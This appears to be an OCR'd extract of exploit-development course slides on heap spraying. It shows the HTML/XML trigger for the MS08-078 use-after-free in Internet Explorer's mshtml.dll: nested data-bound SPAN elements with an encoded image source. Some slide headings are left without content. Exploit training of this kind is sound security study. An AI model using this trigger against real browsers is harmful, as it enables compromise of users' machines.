push eax                  ; pass 'this' C++ pointer as an argument
call dword ptr[ecx+0Xh]   ; call the virtual function at offset 0xXh
```



AWE MODULE 0x06


HEAP SPRAYING TECHNIQUE: MS08-078

"pointer after free" in mshtml.dll: crafted XML containing nested SPAN elements

```
<html>
<script>
 document.write("<iframe src=\"iframe.html\">");
</script>
</html>
<XML ID=I>
 <X>
  <C>
   <![CDATA[<image SRC=http://&#3084;&#3084;.xxxxx.org>]]>
  </C>
 </X>
</XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
 <XML ID=I>
 </XML>
 <SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
 </SPAN>
</SPAN>
```

AWE MODULE 0x06

HEAP SPRAYING TECHNIQUE: JS DEBUG FUNCTIONS



AWE MODULE 0x06

HEAP SPRAY LAB TIME